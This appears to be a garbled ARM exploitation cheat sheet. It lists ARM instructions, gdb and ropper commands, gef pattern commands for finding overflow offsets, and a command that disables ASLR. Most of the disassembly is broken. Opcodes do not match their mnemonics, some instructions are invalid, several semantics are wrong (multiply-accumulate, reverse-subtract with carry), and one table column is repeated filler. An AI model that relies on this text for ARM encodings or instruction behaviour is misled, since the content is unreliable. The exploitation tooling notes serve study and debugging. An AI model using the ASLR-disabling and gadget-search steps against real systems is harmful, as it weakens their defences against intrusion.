Reverse Sub	rsb r0, r1, #2	$r0 = 2 - r1$
Reverse Sub with carry	rsc r0, r1, r2	$r0 = (2 - 1) \text{ IF NOT(carry)} - 1$
Multiply	mul r0, r1, r2	$r0 = r1 * r2$
Multiply and Accumulate	mla r0, r1, r2, r3	$r0 = r1 * (r2 + r3)$

```

e0000001    movcs    r2, r2
e2001001    movcs    r2, r0
e1500001    cmp     r0, r2
e2001001    movls    r2, r0
e2002001    andgt    r2, r2, r1
e0500001    cmp     r2, r0
02457001    subne    r2, r2, #1
12457001    subne    r2, r2, #1
00111101    b       100000
e1510001    cmp     r1, r2
e1500001    cmp     r1, r0
  
```

## Pre- / Post-Indexed

```
02470001    subeq    r3, r3, #1
02470002    subne    r3, r3, #2
02470003    addne    r4, r4, r5
02470004    sub     r2, r2, r2
02480001    mov     r0, r2
02480002    mov     r3, r5
02480003    str     r2, [r0, #4]
02480004    bl      0x2248
02480005    ldr     r2, [r0, #4]
02480006    mov     r4, r5
02480007    uxtb    r4, r4
02480008    mov     r5, r0
02480009    mov     r0, r0
```

```
ldr r2, [r0, #8]    @ load from r0+8
ldr r2, [r0, #8]!   @ load from r0+8 and change r0
ldr r2, [r0], #8    @ load from r0 and change r0 afterwards

str r2, [r0, r1]    @ store to r0+r1
str r2, [r0, r1]!   @ store to r0+r1 and change r0
str r2, [r0], r1    @ store to r0 and change r0 afterwards
```

```
02480007    mov     r0, r0, r5, r5, r4
02480008    b       0x2248
02480009    sub     r5, r5, r5
0248000a    ldr     r4, r0, r0, r10
0248000b    uxtb    r5, r5
0248000c    mov     r0, r2
0248000d    b       0x2248
0248000e    adds    r4, r4, r5
0248000f    movcc   r2, r2
02480010    movcc   r3, r0
02480011    cmp     r0, r2
02480012    movt    r2, #0
02480013    andbt   r2, r2, r4
02480014    cmp     r2, r0
02480015    subne    r5, r5, #1
02480016    subne    r5, r5, #2
02480017    b       0x2248
02480018    cmp     r4, r4
02480019    movcc   r4, r0
```



		02471004 subseq 02 02 04
		02471004 subseq 02 02 04
		02471004 addseq 02 02 04
		02471004 sub 02 02 04
		02471004 mov 02 04
		02471004 mov 02 04
		02471004 stc 02 04
attach <pid>	attach to process	02471004 b 02 04
run [args]	start the application	02471004 b 02 04
break *0x100db	set a breakpoint at 0x100db	02471004 b 02 04
continue	continue the application after it stops	02471004 b 02 04
nexti	next instruction	02471004 b 02 04
	w/o following <b>bl</b> and <b>blx</b>	02471004 b 02 04
stepi	next instruction	02471004 b 02 04
	w/ following <b>bl</b> and <b>blx</b>	02471004 b 02 04
x/10x \$sp	print 10 words starting from \$sp	02471004 b 02 04
x/10i \$pc	print 10 instructions starting from \$pc	02471004 b 02 04
info proc mappings	shows memory map	02471004 b 02 04
set follow-fork-mode child	follow child process when fork	02471004 b 02 04
set follow-fork-mode parent	follow parent process when fork	02471004 b 02 04

## ropper - Commandline

--segments	show file segments
--arch ARM	set the architecture to ARM
--arch ARMTHUMB	set the architecture to ARMTHUMB
--search "<string>"	search for gadgets; e. g. --search pop
	--search "mov r1"
--opcode <opcode>	search for opcode; e. g. --opcode 6847
--unset nx	disable nx

# ropper - Interactive Console

```

02477001 subseq r2, r2, #4
12477001 subseq r7, r7, #4
10842000 addne r4, r4, #5
e0412001 sub r2, r4, #2
e1880002 mov r0, r2
e1881000 mov r3, r5
e3802000 str r2, [r0, #4]
e0820001 bl 108280
e7802004 ldr r2, [r0, #4]
e1881000 mov r4, r5
e3770074 strh r4, r4
e1880000 mov r3, r0
e1880002 mov r0, r2
e0801000 bl 108480
e3800000 mul r0, r0, #2

```

file <file>	load a file and load gadgets	mov r0, r0, #1
arch ARM	set the architecture to ARM	cmp r0, r0
arch ARMTHUMB	set the architecture to ARMTHUMB	ldr r4, r4, #0
search <string>	search for gadgets; e. g. search pop	r0, #0
	search mov r1	cmp r2, r0, #4
		cmp r2, r0
		subseq r0, r0, #4
imagebase [<imagebase>]	set/reset the imagebase for the current file	

```

e3800000 mul r0, r0, #2
e1880007 mov r0, r0, #7, r0, #10
e3770074 strh r4, r4
e0405000 sub r5, r0, #0
e1880020 ldr r4, r0, #10
e3770070 strh r0, r0
e3800001 mov r0, r2
e3770070 strh r0, r0
e0405000 sub r5, r0, #0
e3802004 movcc r2, r4
e3802000 movcc r2, r0
e1500001 cmp r0, r2
e3802000 movcc r2, r0
e3802000 andhi r2, r2, #4
e3800000 cmp r2, r0
02455001 subseq r5, r5, #4
12455001 subseq r0, r0, #4
e3770070 strh r0, r0
e1500001 cmp r0, r4
e3800000 movcc r4, r0

```

```

02412001    subeq    r2, r2, #4
02412002    subine   r2, r2, #4
02412003    addine   r4, r4, #5
02412004    sub      r2, r4, r2
02412005    mov      r0, r2
02412006    mov      r3, r5
02412007    str      r2, [sp, #4]
02412008    bl       02412009
02412009    ldr      r2, [sp, #4]
0241200a    mov      r4, r5
0241200b    strh     r4, r4
0241200c    mov      r0, r0
0241200d    mov      r0, r2
0241200e    bl       0241200f
0241200f    subl     r0, r0, #2
02412010    orr      r1, r4, r1, lsl, #16
02412011    cmp      r0, r0

```

vmmmap	print virtual mappings of the running process
pattern create <number>	create a cyclic pattern
pattern search \$pc	looks for the offset
process-status	print information about the current process

```

02412012    subine   r5, r5, #4
02412013    addine   r4, r4, #5
02412014    sub      r4, r4, r0
02412015    orr      r0, r5, r7, lsl, #16
02412016    b        02412016
02412017    sub      r5, r5, r0
02412018    ldr      r4, r0, #16
02412019    strh     r0, r0
0241201a    mov      r0, r2
0241201b    b        02412016
0241201c    adds     r4, r4, r0
0241201d    movcc    r2, r4
0241201e    movcc    r2, #0
0241201f    cmp      r0, r2
02412020    cmp      r2, #0
02412021    subine   r5, r5, #4
02412022    subine   r0, r5, #4
02412023    b        02412016
02412024    cmp      r4, r4
02412025    movcc    r4, r0

```

```

02477001 subseq r3, r3, #4
02477002 subne r3, r3, #4
02477003 addne r4, r4, #5
02477004 sub r2, r4, #2
02477005 mov r0, r2
02477006 mov r3, r3
02477007 stc r2, [sp, #4]
02477008 bl 40a2a9
02477009 ldr r2, [sp, #4]
0247700a mov r4, r3
0247700b uth r4, r4
0247700c mov r3, r0
0247700d mov r0, r2
0247700e bl 40a490
0247700f sub r0, r0, #2
02477010 orr r1, r4, r1, lsl, #16
02477011 cmp r0, r2
02477012 bts 16, r0
02477013 add r4, r4, #5

```

---

```
echo 0 >/proc/sys/kernel/randomize_va_space
```

---

```
disable ASLR
```

---

```
echo 2 >/proc/sys/kernel/randomize_va_space
```

---

```
enable ASLR
```

---

```

02477001 cmp r3, r3
02477002 subseq r3, r3, #4
02477003 subne r3, r3, #2
02477004 addne r4, r4, #5
02477005 sub r4, r4, #9
02477006 orr r0, r3, r3, lsl, #16
02477007 b 40a000
02477008 sub r3, r3, #5
02477009 ldr r4, [sp, #16]
0247700a uth r0, r0
0247700b mov r0, r4
0247700c b 40a000
0247700d add r4, r4, #5
0247700e movcc r2, r4
0247700f movcs r2, #0
02477010 cmp r0, r4
02477011 movls r2, #0
02477012 andbt r2, r2, #4
02477013 cmp r2, #0
02477014 subne r3, r3, #4
02477015 subne r3, r3, #2
02477016 b 40a000
02477017 cmp r4, r4
02477018 movcs r4, #0

```